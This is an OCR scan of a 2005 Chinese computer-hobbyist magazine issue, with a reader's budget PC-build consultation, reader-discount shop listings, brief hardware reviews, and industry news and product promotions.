如果有闲余资金，可考虑将DVD升级为DVD刻录机，例如BenQ DW1640震撼价为399元，支持双16X DVD+-R刻录；另外鼠标也可以升级一下，玩游戏会更加爽。

问：电脑爱好者你好，我是昆山的读者，最近想攒一台5000元以内的机子，要液晶显示器（不连音箱），主板要注意一下，因为我是女孩，超频可能会有困难啊，(嘿，怕超烧了)。我一般也不太玩大型的游戏，偏向于平面设计类的，希望图像处理能力强。请您帮我看一下有没有适合的，急用，谢谢！(读者白晶晶)

配件	品牌及型号	价格(元)
CPU	AMD Sempron闪龙2500+(64位)	470
主板	昂达NF4S	499
显卡	昂达X550(双128)	470
内存	威刚DDR400 512MB	370
硬盘	Maxtor金钻80G 7200.7/8M SATA	510
光驱	先锋DVD-123E	200
键鼠套装	多彩 恬静双星	80
音箱	麦博M-111	80
机箱电源	富士康 飞雪ATX-200	210
显示器	宏基AL1715 17英寸液晶	2100
媒体报价		**4989**

点评：64位闪龙2500+采用0.09微米制程和SOI工艺生产，发热更低，由于闪龙2500+价格实惠，市场上比较抢手，要则尽快出手。考虑到女孩子不会超频或怕设置错误烧了CPU，这里建议采用昂达NF4S，它是目前市面上较为便宜的nForce4主板，昂达NF4S采用三相供电，可保证超频的稳定性，还专门针对闪龙64位处理器进行了优化，可将CPU的外频从200MHz提升到300 MHz以上，NF4S特有“超不死”技术，给你使用再适合不过，不过注意闪龙2500+的倍频锁定，只有改变外频来实现，超频能力不错，可以轻松超到300MHz的外频，使得整体性能提升50％左右，性价比还是蛮高的。

考虑到你是偏向于平面设计类，这里给你列出了昂达X550(双128显存位宽)显卡和宏基AL1715 17英寸液晶，昂达X550接口部分提供了DVI-I、TV-Out和D-Sub输出，是市面上比较便宜的Radeon X550，搭配响应时间（8 ms）、对比度（500:1）、平均亮度（300 cd/m2）等性能都极佳的宏基AL1715 17英寸液晶，必定能迎合你的需求。

2005年台式机的趋势是液晶＋64位，以上推荐的电脑报价虽不高，但配置无疑走在此趋势的前列，5000元左右的预算配置如此高规格的电脑实属不易，不过有一点要指出，DIY电脑在稳定性方面无绝对保障，如果你怕自己水平太菜无法驾驭机器，用4999也可以买17液晶＋64位的品牌电脑，厂商通常对家用电脑都提供1年(甚至3年)的保修，可免去自己排除问题和奔波电脑城之苦，不过其他配置可能就没有这么好了，这里的DIY配置供参考。 CF [CP03]



CFan村里大搜查

（阳光提醒你：本期优惠有效期为10月15日至11月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

广州：OVC V8耳塞超值回报CFan读者



久盼的OVC V8金属耳塞终于上市了，这款耳塞独有低音动态提升系统；合理的气流动力设计使高频表现更加淋漓尽致；轻量铝合金机身，坚固耐用、佩戴舒适。一定会受到消费者的喜爱。《电脑爱好者》的读者可以凭本期杂志，超值购买到这一款产品。（广州搜查队员“小熊在线广东站”报道）

优惠产品:OVC V8金属耳塞　原价:168元　CFan读者价:118元
地址:太平洋数码广场（原2期）1楼136号
电话:020-87506906、13711187546

广州：千呼万换，魅族E3终于来了



由于是国内首款采用飞利浦PNX0102解码芯片，　族E3受到很多消费者的关注，在工艺上PNX0102采用了现在最为先进的Micro BGA封装，其线路设计和制造精度要求之高是现所有MP3解码芯片之最，线间距精度要求≤0.1mm，为了达到完美的音质和超强的扩展性，E3在设计中不但采用了8层PCB电路板，还加入了容量高达16Mbit的SRAM来提高机器的整体性能。除了硬件上的先进之外，配合飞利浦为这枚解码芯片开发的LifeVibes Music专业音效系统，其独有多项专利技术包括：C.Sound（环绕三维立体声音效）、P.Studio（高频扩展还原音效）、P.Bass（低重音加强），这一技术的特点是不仅能够提升音效，更重要的是解决了压缩音乐高频损失导致音质下降的问题，CFan读者只要出示本期《电脑爱好者》就可以超值获得E3。（广州搜查队员“小熊在线广东站”报道）

优惠产品:魅族E3 128MB	原价:599元	CFan读者价:518元
魅族E3 256MB	原价:699元	CFan读者价:600元
魅族E3 512MB	原价:899元	CFan读者价:789元

地址:太平洋二期三楼3011　电话:020-87533875　13710906764


沈阳：飞利浦高端纯平卖低价！



虽然LCD液晶显示器已经十分普及，很多资金预算不足的消费者却仍然选择CRT纯平显示器来装机。飞利浦107Q6是一款17英寸纯平显示器，具备185MHz带宽，并通过了最为严格的TCO'03认证，尤为适合平面作图使用。该款显示器目前的报价为1188元，CFan读者能够以1100元的价位购买，优惠幅度还是相当巨大的！（沈阳搜查队员丁宁报道）

优惠产品:飞利浦107Q6　原价:1188元　CFan读者价:1100元
地址:沈阳市三好街东软电脑城A座106档口
电话:024-23967534

沈阳：昂达PCI-E主板最低价！



昂达NF4S主板采用了nForce4-4X芯片组，支持Socket754全系列处理器，无需刷新BIOS即可支持64位Sempron处理器，并能够支持最新的PCI-E显卡。该款主板具备强劲的超频能力，拥有丰富的超频选项，可以将Sempron64 2500+轻松超频至320MHz外频。该款主板最近刚刚从599元降到499元，CFan读者价更是低至480元。（沈阳搜查队员丁宁报道）

优惠产品:昂达NF4S　原价:499元　CFan读者价:480元
地址:沈阳市三好街东软电脑城B座113门市
电话:024-23967023


济南：全木轻骑兵C3500m音箱特惠CFan读者



轻骑兵C3500m全木质2.1音箱，外形小巧精致时尚，声场定位准确、不拖拉，回放音乐时中高音细腻醇厚，低音反应迅速。经过笔者和轻骑兵音箱经销商商议，CFan读者只要在购买前出示本期《电脑爱好者》杂志，就可以优惠50元。（济南搜查队员李嘉报道）

优惠产品:轻骑兵3500M　原价:168元　CFan读者价:118元
地址:济南市山大路143号1楼B2-34
电话:0531-86768875

济南：影驰6600GE玩家版优惠百元



影驰6600GE玩家版拥有三大特色超频设计：双BIOS、硬跳线核心电压调节及蜂鸣器高温报警。经过笔者和影驰显卡经销商商议，CFan读者只要在购买前出示本期《电脑爱好者》杂志，就可以优惠109元。（济南搜查队员李嘉报道）

优惠产品:影驰6600GE玩家版
原价:999元　CFan读者价:890元
地址:山东省济南市山大路178号三楼321室
电话:0531－82396188

济南：CFan读者特价享受788元现代环保型17寸纯平显示器



现代F783 17寸纯平显示器外形设计简洁流畅，具有防眩，防静电，防反射的功能，通过了MPRⅡ认证。经过笔者和现代显示器经销商商议，CFan读者只要在购买前出示本期《电脑爱好者》杂志，就可以优惠100元。（济南搜查队员李嘉报道）

优惠产品:现代F783
原价:888元　CFan读者价:788元
地址:山东省济南市山大路143号三楼B-02室
电话:0531－86988668

CF [CP04]



多彩DLM-368鼠标

■ CFan 评测室

两年前，多彩推出的直立鼠标曾经给我们留下了深刻的印象。日前，多彩又推出了直立鼠标的第二代产品。

相对第一代DLM-365，DLM-368进行了多项改进，采用了银白色的外观设计，底座呈深灰色，色彩的搭配非常协调。相对一般鼠标来说，DLM-368在高度上要高出不少，高高的底座给人留下非常深刻的印象，这也是DLM-368为什么称为垂直鼠标的原因。鼠标的主体部分和底座部分呈45度角的倾斜状组合，这样做的优点是可以完全贴合手感的稳定按键触觉，无需重力，手指呈自然垂直的舒适度。

DLM-368使机械的科技工艺至始贯彻人性化的健康意识，达到了使人体完全放松的完美状态。其对应的窝槽式设计，可以引拇指与四指自然环握鼠标，当在使用鼠标按键时，整个鼠标显得非常的稳定，因为大拇指与其它手指的运动处于自然的相对状态，这样也增加了握力和平稳性。而拱形小屋似的鼠标脊背结合四周造型的弧形环握设计对手掌、手臂的支撑力几近于完美，能最大限度地舒展人体经络，消除了使用普通鼠标造成的前臂扭曲现象，还原手臂平伸的自然状态。科学合理的手臂经络通展式布局，一方面便于更精确掌握鼠标方向，另一方面也去除了过去手臂长久交叉式的生理疲劳，免去各种因长时间不规范操作鼠标引起的肩 神经酸痛等肩周炎隐患。 CF [CP05]





多彩DLV-B16摄像头

■ CFan 评测室



多彩DLV-B16摄像头是多彩新近推出的一款非常具有特色的产品。多彩DLV-B16机身设计得极其别致，可以360度旋转，也可以平躺，满足了用户的不同需要。它不但可以放在平面上使用，而且还可以夹在液晶显示器或是笔记本上使用，比较方便。


多彩B16除了随身版外观精巧别致，功能方面也是相当丰富的。它采用新一代的1/4英寸CMOS图像传感器，分辨率设置于640x480（VGA）下时格式帧率可达每秒30帧的市面最快传输率，其自主开发的VFW界面支持动能和表能态图像捕捉，纵使你身处各种特殊环境都不会影响高分辨率影像的清晰度，出色的内定17种特效效果和10种自选相框编辑能力。


多彩B16采用6mm高清晰的相机专用玻璃镜头呈62度广视角，类似数码相机的独特快拍、摄影功能，无拘于普通摄像头缓滞、断续的网关技术限制。支持3cm无限远的物理调焦范围与360度的全方位自由旋转功能，同时还具备了专为笔记本量身订做的立、坐、挂的多种灵动设计。 CF [CP06]




6600LE，是现在比较流行的普及产品，而根据接口的不同，市场上分别有PCI-E和AGP两种产品在卖，我们熟悉的XFX就同时推出了使用这两种接口的6600LE产品。

XFX的6600LE双星







PCI-E版的XFX 6600LE 128MB DDR3 DUAL TV DVI PCI-E，看上去要更为复杂和扎实。




AGP版的XFX 6600LE 128MB DDR3 DUAL TV DVI，看起来结构似乎就简单了点，其实和XFX 6600LE 128MB DDR3 DUAL TV DVI PCI-E在主要部分没有大的差别。右下角白色散热片下是桥接芯片



使用了三星的DDR3显存




由于是PCI-E版，所以具有专用的SLI连接口



AGP版需要外接供电，所以设计了一个D型取电口

与PCI-E版一样的显存芯片



这两款产品都采用了公版设计方案。经测试性能表现不错，特别是其中AGP的版本，性能均全面领先于标准版的6600 AGP显卡，而这还只是在默认频率下的表现。凭借显卡优秀的做工和良好的稳定性，它的再次超频的潜力仍然很大，性能也将有进一步的提升，是AGP平台用户升级的不错选择。CF [CP07]

明媚舞动 多彩MP3引领极速传说

引爆MP3外形新概念的多彩626B爱和多彩668B绝 ，莹润的65K色OLED真彩屏影音感受，把金秋的灵动神韵绘声绘影地抓捕。首推绚丽铝合金外壳的可触摸屏的悦目MP3，全金属的钢质优雅，配上激光雕花的可触摸镜面，清爽隔离手上污迹。透过激光暗纹，纯净的音频按键自在指间游 。明快触摸功能设计、仿若洁白的芭蕾舞蹈在冰湖和空气驰骋。兼容四行娱乐字符同时滚动播出，自定播放列表，自由可调控的多种时尚均衡音乐，为你打造理想的随身便捷模式。

三星举行"Anypro"魔键鼠新品发布会

9月22日下午，三星"Anypro"魔键鼠在北京世纪金源大饭店召开了新闻 新品发布会，宣布三星键鼠产品正式进入国内大陆市场。"Anypro"魔键鼠系列产品在发布会上亮相。据介绍，"Anypro"魔键鼠是三星针对中国市场推出的全新键鼠产品系列，主要面向国内各层次游戏玩家及消费者，"Anypro"是三星键鼠产品在国内的唯一注册商标。

神舟电脑签约超女李宇春 全面代言新产品

9月19日，神舟电脑在北京大学隆重发布其8款时尚轻薄的彩壳笔记本电脑以及可爱宝电脑一体化电脑新品。2005年超级女声冠军李宇春现场出席，宣布代言这次推出的系列产品。

神舟电脑此次正式推出的优雅系列彩色笔记本，分别为玫瑰红、孔雀蓝、宝石蓝、玛 红、阳光橙、苹果绿等6种非常 丽的颜色。尺寸从10寸到13寸，一共8款，全部为超轻薄笔记本。神舟"可爱宝"把传统的显示器、主机、音箱等整合为一体，集中电脑所有的功能，摆脱了烦琐的连线，使用方便、功能强大。其中佳 Q331S以及佳 Q506S仅需加300元就可以添加电视功能；而佳 Q519S则自带有电视功能，价格为6999元。



■新品短信息■

诺顿新品上市 八地送货上门

诺顿网络安全特警2005增强版全新上市，连邦旗下电子商务网站软件星空（www.xingkong.cc）已经在北京、上海、广州、沈阳、西安、武汉、成都、杭州八地开通"送货上门"服务，现在上述八地的消费者都可以享受这种便捷的服务。

牌艺馆（eCardroom.cn）推出"e动扑克"

世界首家中文虚拟货币扑克游戏网站"牌艺馆"（eCardroom.cn）于2005年9月20日推出为中文用户度身定制的免费手机扑克游戏，希望将这款风靡美国的德州扑克游戏介绍给中国玩家。"e动扑克"以其精美的画面和友好的界面给用户带来完美的德州扑克乐趣享受。

买1个密钥闪存盘＝购买4个产品不加价

深 市科创电子有限公司与北京中文之星数码科技有限公司联合推出了一款最安全的加密钥匙盘。据从技术上了解，这种加密技术与一般的本地加密不同，它采用深科创自主开发的"四层交互式自反馈网络动态认证加密技术"，这种加密技术可以说是一个技术上革命性的做法，理论上无人能破。而且，产品还同时赠送180元的智能狂拼Ⅲ专业版、680元的工具书和硬件加密狗（未来权利）。

七彩虹发布热管6500

七彩虹天行6500冰封骑士4采用了NV44图形核心，基于0.11μm制造工艺，内建4条像素染管线和3组顶点处理引擎，支持nVIDIA GeForce6系列产品的所有特效，其中包括微软DirectX 9.0c中的Shader Model 3.0，采用了英飞凌2.5ns GDDR2第二代高速显存，128M规格，默认频率与显存频率分别为425/800，并且还具备了相当大的超频空间，同时配备了七彩虹经过改良的冰封骑士4代热导管，具备了零分贝的静音散热功能。

突破禁忌！XFX讯景推出全球第一片6800XT GDDR3显卡

讯景抢先推出的这款6800XT PCIE显卡代号为PV-T42E-UDP，采用讯景自主研发的代号为050303A的8层PCB板设计，做工豪华用料讲究，整体布局非常紧凑，全贴片设计，使用大量高品质三洋SVP电容和密闭电感线圈。为了满足GDDR3超高频率的工作需要，整块显卡的供电电路做了特别加强设计。这款显卡支持NVIDIA SLI多GPU处理技术，性能介于6800 PCIE标版和6600GT之间的产品，它的推出进一步完善了NVIDIA的高端PCI-E产品线。

优派灰阶3毫秒极速液晶，伴我驰骋魔兽世界！

VX924具有19寸的超大视野，500：1的对比度，整个屏幕看上去自然明亮，画面感觉层次格外分明。它使用了优派新一代的ClearMotiv动画清晰显像技术，VX924提供了灰阶3毫秒的极速响应时间，而且还是一款拥有"无亮点"保证的产品。优派VX924采用革新的OptiSync复合式讯号输入技术，整合数字/模拟双输入接口，利用无须转化讯号的特点，使PC视频信号得到完整还原。加上液晶显示器不存在CRT显示器中几何失真的情况，VX924可以呈现最为真实完美的魔兽画面。

色随心动——金河田S290耳塞

S290并未采用普通耳塞所使用的黑色，而是通体乳白色，搭配以灰色的耳塞柄及耳塞罩，看上去大方而不呆板。创意的灵光体现在耳塞柄，上面有一个可以更换的彩壳，随耳塞附送了八种颜色的彩壳。S290是一款开放式动圈产品。驱动单元采用高性能磁路和超薄振膜，高频性能优秀，解析力强，可充分还原音乐细节，是各种随身听的最佳拍挡。S290灵敏度达到了97dB，阻抗为27欧。

强强强！Sony GII再次"升级"超强读盘性能

Sony对其具有超强读盘性能的经典DVD-ROM驱动器Sony GII DDU1622型进行了升级，升级版产品型号为DDU1632，但仍沿用Sony GII的产品名。新推出的Sony GII DDU1632在继承了上一代产品全面的功能和超强读盘性等优势的同时，又针对目前市场上流行的盘片类型，如双层刻录技术进行了功能升级，增加了对读取双层DVD-R格式盘片的支持，使其可读盘片的种类增加到了10种。

麦博推出硬件卫士："铁将军"网吧机箱

近日，麦博推出的"铁将军"网吧机箱，这款网吧机箱的突出点在于良好的安全性能和体贴入微的操作设置！"铁将军"机箱 弃了光驱位与软驱位，面板中间预留了方便网迷们使用的标准读卡器位设置。同时，这款机箱重点加强了防盗和安全功能，机箱侧板加装防盗锁，后板配置键盘、鼠标安全锁扣，电脑硬件更安全！这款"铁将军"机箱机箱遵循38℃标准设计，加装一个带导风罩的8CM风扇，冷风直灌保障机箱在38℃以下的常温工作。

九州风神超强风冷显卡散热器

九州风神这款V6采用双热管设计，高效率导热；增加铝FIN，最大限度的扩大散热面积。V6的8015大风量低转速风扇，迅速提升散热速度，风扇直指北桥，对北桥也起到辅助散热。采用4PIN双头接口，使用更为方便。



纽曼影音王MP4 M997影音DIY玩家

纽曼影音王MP4 M997采用的是3.6英寸TFT真彩液晶显示屏，画质显示细腻，色彩鲜艳，支持ASF视频文件及MP3、WMA格式的音频文件。M997的内置扬声器可实现外放，不但能播放电影，而且还

可以拍照、录像，带有一个200万像素的摄像头，实现远景、广角、景深等效果。M997的LINE-IN功能还可以帮您随意转录其它设备的影音文件。M997拥有双卡插槽，可同时插上两张SD/MMC卡，将存储空间上升至G。

■促销■

TVS天圣系列降价信息

旧时王谢堂前燕，飞入平常百姓家！全球首款全免螺丝机箱富士康TVS天圣系列价格狂降300元，现在售价580元。此款机箱安装全免螺丝，不需任何工具，严格按照INTEL38度机箱规范设计，配合前后双风扇，有效利用热流场效应，达到最佳散热效果。秉承富士康机箱用料扎实的一贯风格，空箱重量达到7.3公斤，配合富士康独家的GI镀锌钢板，防辐射能力一流。

十天包退！多彩垂直鼠标79元体验健康！

多彩科技从2005年10月1日——2005年11月15日在全国各大城市火热开展"十天包退！多彩垂直鼠标79元体验健康！"大型促销活动。活动将联合国内19家媒体全国同步开展，在各大媒体处均能以79元体验价购买或试用多彩垂直鼠标I代，各大媒体均设置千元大奖，写出使用感受同样可参与各大媒体活动结束后的千元快乐大抽奖。

细节关怀 彰显人性科技——买SONY液晶显示器，配送环保防尘罩

随着秋季的到来，中国大部分地区逐渐告别了潮湿与高温的天气，日照和灰尘开始成为危害显示器健康的最大威胁。因此，为了确保显示器免受灰尘的侵扰，现在，购买任意一款SONY液晶显示器产品的用户，都能获赠一款配套的显示器环保防尘罩，以保证显示器的健康运行。

百万用户见证卓越品质，LG"方管"再掀风云

LG电子宣布，将从即日起，对旗下标志性的"方管"显示器F710B开展主题为"百万用户见证卓越品质"的促销活动，并将产品售价直降至919元的冰点价位！相信这款技术和品质俱佳的经典产品将在学生开学之际引爆秋季的显示器市场。F710B是LG"方管"家族中的主力成员，通过应用"方管"三大创新技术，真正实现了电子束"化圆为方"和均匀分布，最终解决了边角失真与几何变形。

■业界■

新长江全力打造麒仑内存

深　新长江是由中国台湾、中国香港、中国大陆三地半导体行业知名企业合力重资打造的国内厂商，在今年刚刚上市就得到了业内人士和消费者的关注。新长江有着丰富的产品线，包括DDR-266、DDR-333、DDR-400、DDR2-533等，涵盖了当今内存市场上所有的产品，且性价比极高。

街舞又催战鼓 "以舞会友3"今日全面启动

2005年9月17日，动感地带2005中国大学生街舞挑战赛启动仪式在北京航空航天大学足球场举行。会上全国学联、中国移动通信、北京移动、北京航空航天大学的相关领导分别致词，祝愿本次大赛取得圆满成功。会后，与会的三方领导，与近千名街舞迷合影留念，共同期待着本次大赛取得预期的效果，更好地推动中国街舞专业水平的提升。

联强主板武士征名活动拉开序幕

联强国际作为亚洲最大的IT分销商，首次在大陆引进了其自主品牌的主板产品——Lemel系列。为了突出Lemel主板产品的特征，联强国际特别设计了"主板武士"的形象大使。联强国际目前展开了"主板武士"的命名活动，希望广大DIY爱好者能给这个"主板武士"起一个响亮上口的名字：凡在10月8日～10月28日期间，参加主板武士命名大赛活动，即有机会赢取Lemel丰厚奖品。

"联想创新中心"为新联想注入新活力

近日，联想集团酝酿已久，并携手IBM、英特尔、蓝代斯克、微软和赛门铁克等全球五大IT巨头共同创立的"联想创新中心"在上地信息产业基地顺利落成。该中心将致力于推动以客户为中心的创新开发，在联想全球创新体系中扮演"解决方案孵化器"的重要角色。联想创新中心的成立是联想创新战略的重要体现，意味着联想将进一步加大创新力度，积累更加强大的竞争优势，继续谱写联想传奇。

威盛嵌入式平台签约代理发力中国

威盛电子近日召开新闻发布会，向业界详细阐述对于嵌入式平台技术未来发展的方向和前景，以及威盛电子在嵌入式CPU、芯片组以及系统平台产品上的发展策略。除了全面阐述在嵌入式系统平台上的发展路线图之外，威盛电子在此次新闻发布会上还与联宝(中国)有限公司、上海福研自动化技术有限公司、金徽电子有限公司、领　企业有限公司等四家中国大陆区域代理商签署了授权代理协议。

打造玩家的游戏圣地 升技ACONX激情店开业

9月24日，升技集团ACONX激情店在北京崇文门外大街北京动漫城——搜秀城6层正式开业。ACONX是升技集团旗下的游戏数码联盟店品牌，也是中国首次出现的游戏概念店，它主要销售各类与游戏相关的商品及时尚数码类商品。在开业仪式上包括英特尔、ATI、创新等合作伙伴的代表以及国家体育总局的领导都到场祝贺。

易拓科技推出全球首创GStor安全硬盘

易拓科技在北京长安俱乐部举行了"GStor安全存储，硬体防骇"——个人电脑"数据防火墙"新产品发布会。GStor硬盘是全新概念的安全产品，采用完全硬件设计，从根本上保护了硬盘数据免受病毒及骇客的破坏，为身受信息安全及网络安全困扰的用户带来性价比最佳的解决方案。

尽现活的色彩 EPSON三款中高端扫描仪发布

近日，著名的数码影像生产厂商爱普生在北京香格里拉大饭店举行了三款新品扫描仪发布会，三款产品分别是：Perfection 4490 Photo、Perfection 3590 Photo和Perfection 3490 Photo。这是爱普生自上月在国内宣布其覆盖全线产品的推广口号"活的色彩"以来推出的首批新品，也是爱普生第一次就扫描仪上市召开新闻发布会。EPSON的几位高层TANAKA SAN先生、张涛先生等在发布会上分别对爱普生近来的发展、市场规化及最新产品进行了详细介绍。最后发烧用户代表徐滇先生还针对EPSON三款最新扫描仪中的4490进行了实例介绍。



中国首届"超级搜索"大赛开幕

9月20日，全球领先的中文搜索引擎厂商——中搜(www.zhongsou.com)携手新华电脑教育集团，在中国护网新闻中心的指导下，共同推出为期3个月的全国首届"超级搜索"大赛。据悉，搜索大赛的参与者不仅能够学到更多、更实用的搜索知识与技巧，更有机会赢取汽车大奖。

高端节能版数码复合机　完美办公体验

Canon iR3530是佳能公司于近期推出的一款数码复合机，专为大中型机构应对各种复杂的办公作业而量身打造。iR3530创新的并行处理技术可以同步处理复印、打印、扫描、存储、网络等多重任务。300MHZ的处理器、384MB的内存以及20GB硬盘的配置完全可以独立承担网络终端信息处理与输出工作。而35页/分钟的输出速度、3.9秒的首页输出时间、2400dpi×600dpi的打印分辨率以及紧凑的体积都是您在考虑购买办公一体化设备时的不二之选。最新设计的嵌入式粉仓可使更换墨粉变得易如反掌。

CF [CP08]



多彩迷你影院　打造新一代流行元素

多彩MP3 DLA—630C迷你影院组合，双剑合　的音视一体化设计，将实现浑然交融澎湃的画面。1.5英寸彩屏显示、65K色OLED真彩屏影音感受，带给你真实动感的光鲜界面体验。多彩引进韩国顶级音频解码芯片技术支持，使明快原音极速生成传递。DLA-630C独创可更换　电池的设计，集视频播放、音频播放、数码图片移动缩放、录音、电子书、游戏等多功能为一体。

咨询电话:0755-27394092

产品价格:799元（256MB）



我的机箱会唱歌——金河田纳米6199B机箱

纳米6199B以黑色为主基调，显示出一种沉稳、大气的风格。6199B采用免螺丝结构，侧板上部采用手扣位设计，非常方便拆装。加长型的纳米机箱箱体，可以完全兼容目前市场上各款主板。纳米6199B更将音频功能作为一种标配和机箱融合在一起，配置了真正意义上的2.0多媒体音箱。值得一提的还有，纳米6199B标配的电源是采用和谐概念打造的劲霸ATX-S300电源，完全可以满足目前高端配置915/K8平台的要求。

咨询电话:0769-5057928

产品价格:请电话咨询



麦博2.1多媒体音箱M-520超值之选

麦博M-520外形简洁，长方体的全木质箱体以黑色雅光饰皮为主色调，前面板则为银灰色，整体配合鲜明得体、稳重大方。4寸低音炮采用双腔体设计，即喇叭设置在箱体中间，这种设计的好处是声音反映快速有力。卫星箱内置2.5寸喇叭，银灰的纱罩上可以看到显眼的Microlab LOGO，整体为全防磁设计。

咨询电话:800-830-5652

产品价格:130元

优派智能化超高亮度LCD投影机PJ1168震撼登场



近日，全球卓越的视讯厂商优派隆重推出高端LCD投影机新品PJ1168。这款新近上市的投影机具备了4500流明的超高亮度，是专为有中高亮度需求的办公室简报或教育训练等用途所设计，即使在室内较强的光线下，仍能提供足够清晰、明亮的画面，体现了优派〝专业问题，专家解决〞的投影机设计理念，展现了优派作为一家国际知名的显示设备供应商雄厚的技术实力。并且，对于PJ1168机型，优派仍然承诺业内唯一的〝整机两年、灯泡一年〞保修服务政策。

咨询电话:800-820-3870

产品价格:58000元



罗技G5激光鼠标 为游戏而生

基于罗技独有的激光定位技术，罗技G5鼠标拥有强劲的跟踪系统，分辨率提升到空前的2000dpi，同时在运行过程中该分辨率可随时在400dpi到2000dpi之间调整。罗技的游戏级激光跟踪引擎和全速USB数据传输系统的完美结合实现了高达每秒6.4兆像素的图象处理速度。G5拥有16个微型的圆形　码，玩家可以根据自己实际需要进行调整。罗技G5激光鼠标还采用了特殊的手工上光的漆彩组合。而且玩家可以使用罗技自带的SetPoint软件因人而宜地来选择水平或是垂直的分辨率。

咨询电话:021-64711188

产品价格:459元

全兼容时代的龙卷风 LG GSA-4167B 登陆



LG GSA-4167B 支持双16倍速DVD±R格式刻录、6倍速DVD-RW覆写、8倍速DVD+RW覆写以及5倍速DVD-RAM格式刻录。这款刻录机的双层刻录速度突破性地达到了6倍速（DVD+R DL）和4倍速（DVD-R DL），使其成为目前业界速度最快的双规双层DVD刻录机。LG GSA-4167B采用了目前最先进的"Super Link"防刻死技术，可以保证存储数据连贯地进入刻录机。在外形方面，LG GSA-4167B沿袭了GWA-4164B的短机身设计，它的尺寸为148×170×42毫米(宽×深×高)、重量约为900克。此外，LG GSA-4167B还随机附赠了全套的刻录软件包。

咨询电话:*800-810-5659*

产品价格:*请电话咨询*



先马超光450电源 不仅仅是双12V

广州澳捷科技推出的先马"超光450"电源，是双路12V的ATX2.0产品，经过镀锌处理的壳面，具有耐腐蚀性，使用多年都不会生锈。超光450电源提供的接口包括标配20Pin与24Pin自由转换的主板电源接口，能满足中高端的915及925主板，另外标配2个SATA接口。散热的设计上，超光450采用了先进的大风车结构，超大12CM风扇比传统的8CM风扇散热效果更出色。除额定功率350W，峰值功率450W的强劲动力外，更提供了过压、过流、过载、输出短路的四重保护，使得电源的稳定性十分出众。

咨询电话:*020-61213227*

产品价格:*198元*

金属男人的极速生活



FP71G X延续了BenQ金属男人G系列液晶显示器的金属质感外型，配合新简约主义的设计风格，简洁明朗的直线条窄边框。FP71G X采用BenQ独有的AMA疾彩引擎技术，先进集成电路进行精准操控，拥有4ms灰阶响应时间。同时，它还拥有D-Sub和DVI-D两种类型的信号输入接口。FP71G X创新的节能管理系统——DPMS，在休眠模式下的功耗不到1W，不但通过了严苛的TCO'03安规认证，还通过了例如UL，GS，Ergo，Fimko，CCC，FCC，CE等许多安规许可。

咨询电话:*0512 – 68073500*

产品价格:*2599元*



流利英语笑傲职场 必备爱国者听说王 F582

